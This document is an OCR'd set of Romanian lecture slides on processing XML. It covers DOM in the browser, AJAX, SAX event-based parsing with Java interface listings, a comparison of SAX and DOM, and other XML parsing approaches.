
procesări DOM
în C# (.NET)

dom: demo

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: browser

Prelucrarea documentelor XML în *browser*




detalii la „Dezvoltarea aplicațiilor Web la nivel de client”

http://profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html

- Curs: Modelarea datelor. Extragerea datelor cu XPath. Validări XML via DTD concurs: Upstream Challenge

  date semi-structurate, XML, model, XPath, validare, DTD, exemple

- Demonstraţii: Exemple de validări folosind DTD (arhivă `zip`, 6K)
- Suplimente: Transformări XSL – Exemple XSLT, EXSLT, XPath 2, XSLT 2 (arhivă `zip`, 52K), Validări XML cu XML Schema şi RELAX NG – Exemple XML Schema & RELAX NG (arhivă `zip`, 18K), Baze de date XML. XQuery
- Resurse: FirePath, Firefinder, Declaraţii DTD recomandate, <XMLPlayground/>, Validarea online a documentelor XML, <oXygen /> XML Editor
- Laborator: Programare Web la nivel de server



inspectarea arborelui DOM corespunzător unui document HTML via extensia Firebug: getfirebug.com

dom: browser

Vizualizarea/procesarea documentelor HTML și XML – fără validare – se realizează via DOM în JavaScript (ECMAScript) interpretat de navigatorul Web


dom: browser

Se oferă suport și pentru transfer asincron de date între client (*browser*) și server Web


AJAX – *Asynchronous JavaScript And XML*
via obiectul **XMLHttpRequest**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rezumat



modelul DOM:
caracterizare, niveluri de specificare, exemple




episodul viitor:

procesări XML via SAX + prelucrări simplificate

Tehnologii Web

procesarea datelor XML (II)



SAX (*Simple API for XML*)
prelucrarea simplificată a documentelor XML

“Înainte de a pune noi întrebări,
gândește-te dacă într-adevăr vrei
să cunoști răspunsul la ele.”

Gene Wolfe

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Există maniere alternative
pentru procesarea documentelor XML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: intro

Scop:
consultarea documentelor XML/HTML
fără ca în prealabil să fie construit
arborele de noduri-obiect

sax: intro

Scop:
consultarea documentelor XML/HTML
fără ca în prealabil să fie construit
arborele de noduri-obiect

- documentul nu trebuie stocat complet
în memorie înainte de a fi efectiv prelucrat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: caracterizare

Oferă o procesare XML secvențială (liniară), bazată pe evenimente – *event-oriented*

inițiator: David Megginson
www.megginson.com/SAX/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: caracterizare

Efort independent – de cel al Consorțiului Web – de standardizare a procesării XML condusă de evenimente

www.saxproject.org

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: caracterizare

Larg acceptat ca standard industrial

SAX 1.0 (1998)

implementare de referință în limbajul Java
org.xml.sax

sax: caracterizare

Larg acceptat ca standard industrial

SAX 2.0 (2002—2004)

suport pentru spații de nume,
diverse configurări + extensii

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: procesare

Pentru fiecare tip de construcție XML
– început de *tag*, sfârșit de *tag*, date (conținut),
instrucțiune de procesare, comentariu,... –
va fi emis un eveniment care va fi tratat
de o funcție/metodă (*handler*)

sax: procesare

Funcțiile/metodele de tratare se specifică de către programator, pentru fiecare tip de construcție în parte

sax: procesare

Programul consumă și tratează evenimente produse de procesorul SAX

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: procesare

Minimal, pentru SAX 1.0,
trebuie definite funcțiile/metodele:

trateaza_tag_inceput (*procesor*, *tag*, *atrib*)
trateaza_tag_sfarsit (*procesor*, *tag*)
trateaza_date_caract (*procesor*, *date*)

sax: procesare

Minimal, pentru SAX 1.0,
trebuie definite funcțiile/metodele:

trateaza_tag_inceput (*procesor*, *tag*, *atrib*)
trateaza_tag_sfarsit (*procesor*, *tag*)
trateaza_date_caract (*procesor*, *date*)


conține lista atributelor
atașate *tag*-ului de început

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


sax: procesare

Pentru fiecare eveniment de apariție a *tag*-ului de început, a *tag*-ului de sfârșit și a datelor-conținut, se atașează una din funcțiile de tratare, respectiv:

set_element_handler
(*trateaza_tag_inceput*, *trateaza_tag_sfarsit*)
set_character_data_handler
(*trateaza_date_caract*)



sax: procesare



sax: procesare

Implementarea de referință (Java): **org.xml.sax**

- interfețe implementate de procesorul XML (*SAX Driver*)
- interfețe implementate de aplicație: DocumentHandler, ErrorHandler, DTDHandler, EntityResolver (opționale)
- clase SAX standard: InputSource, SAXException, SAXParseException, HandlerBase
- clase adiționale: ParserFactory, AttributeListImpl, LocatorImpl

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Exemplificare: interfața XMLReader (Apache Xerces)

```
// prelucrare XML via evenimente (consultarea datelor)
public interface XMLReader {
   // furnizarea de informații despre document
   public ContentHandler getContentHandler ();
   public DTDHandler getDTDHandler ();
   public EntityResolver getEntityResolver ();
   public ErrorHandler getErrorHandler ();
   // stabilirea diverselor funcționalități
   public void setContentHandler (ContentHandler contentHandler);
   public void setDTDHandler (DTDHandler dtdHandler);
   public void setEntityResolver (EntityResolver resolver);
   public void setErrorHandler (ErrorHandler errHandler);
   // procesarea propriu-zisă
   public void parse (InputSource in)
    throws java.io.IOException, SAXException;
   public void parse (String uri)
    throws java.io.IOException, SAXException;
}
```

Exemplificare: interfața ContentHandler (Apache Xerces)

```
// utilizată pentru manipularea conținuturilor XML
public interface ContentHandler {
    public void setDocumentLocator (Locator locator);
    public void startDocument () throws SAXException;
    public void endDocument () throws SAXException;
    // evenimente
    public void startElement (String uri, String localName, String qName,
      Attributes attributes) throws SAXException;
    public void endElement (String uri, String localName, String qName)
      throws SAXException;
    public void characters (char buf[], int offset, int length)
      throws SAXException;
    // informații suplimentare
    public void ignorableWhitespace (char buf[], int offset, int length)
      throws SAXException;
    public void startPrefixMapping (String prefix, String uri)
      throws SAXException;
    public void endPrefixMapping (String prefix)
      throws SAXException;
}
```

Exemplificare: interfața Attributes (Apache Xerces)

```
// specifică atributele asociate unui element
public interface Attributes {
    public int getLength ();
    public String getType (int index);
    public String getValue (int index);
    // acces la informațiile privitoare la numele atributului
    public String getQName (int index);
    public String getLocalName (int index);
    public String getURI (int index);
    // acces via spații de nume XML
    public int getIndex (String uri, String localName);
    public String getType (String uri, String localName);
    public String getValue (String uri, String localName);
    // acces via nume calificate (ns:nume)
    public int getIndex (String qName);
    public String getType (String qName);
    public String getValue (String qName);
}
```

sax: implementări

libxml – API *open source*: C, C++, Haskell, Scala,…

MSSAX – procesări SAX în C, C++, JavaScript;
inclus în MSXML SDK (*Software Development Kit*)

NSXMLParser – implementare Objective-C (Apple)

org.xml.sax – API de referință pentru Java

REXML – procesor XML pentru Ruby

QSAX – parte a mediului de dezvoltare Qt (C++)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: implementări

sax – modul Node.js

Xerces SAX API – platformă XML pentru C++ și Java:
http://xml.apache.org/

XML::Parser – modul Perl bazat pe procesorul Expat

xml_*( ) – funcții PHP

xml.sax – suită de module Python

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax: demo

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom

Când trebuie folosit SAX?

procesarea unor documente de mari dimensiuni

necesitatea abandonării procesării
(procesorul SAX poate fi oprit oricând)

extragerea unor informații de mici dimensiuni

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom

Când trebuie folosit SAX?

crearea unei structuri noi de document XML

utilizarea în contextul unor resurse de calcul reduse
(memorie scăzută, lărgime de bandă îngustă,...)

exemplificare pentru Android:
http://developer.android.com/reference/javax/xml/parsers/SAXParser.html

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom

Când trebuie utilizat DOM?

accesul direct la datele dintr-un document XML

procesări sofisticate

filtrarea complexă a datelor via XPath

efectuarea de transformări XSL

validarea datelor XML prin DTD, XML Schema etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom

Când trebuie utilizat DOM?


necesitatea modificării și/sau salvării documentelor XML

în contextul procesării datelor XML/HTML direct
în cadrul navigatorului Web, date obținute eventual
via transferuri asincrone prin AJAX

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


sax *vs.* dom

DOM necesită încărcarea completă a documentului XML în vederea procesării ca arbore



sax *vs.* dom

SAX preia fragmente reduse din document, efectuându-se o prelucrare liniară (șir de evenimente)



sax *vs.* dom

SAX poate fi utilizat
pentru generarea de arbori DOM

Invers, arborii DOM pot fi traversați
pentru a se emite evenimente SAX

exemplificări:
modulul dom-js (Node.js), biblioteca lxml (Python)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom

În cazul unor structuri XML sofisticate,
maniera de procesare SAX poate fi inadecvată

procesările SAX ignoră
contextul apariției unui anumit element

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom: exemplificare

Fie structura de document XML, specificată prin următorul DTD:

```
<!DOCTYPE catalog [
  <!ELEMENT catalog      (categ+)>
  <!ELEMENT categ        (#PCDATA | categ)*>
]>
```

Ce metodă de procesare s-ar preta, dacă numărul de elemente **<categ>** ar fi de ordinul milioanelor?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

sax *vs.* dom

Unele implementări SAX oferă suport pentru validări și transformări

uzual, se folosesc ambele API-uri

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Există și alte metode de procesare XML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Procesarea documentelor XML

alternative:

XPP – *XML Pull Parsing*

„legarea” datelor XML

procesare simplificată

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

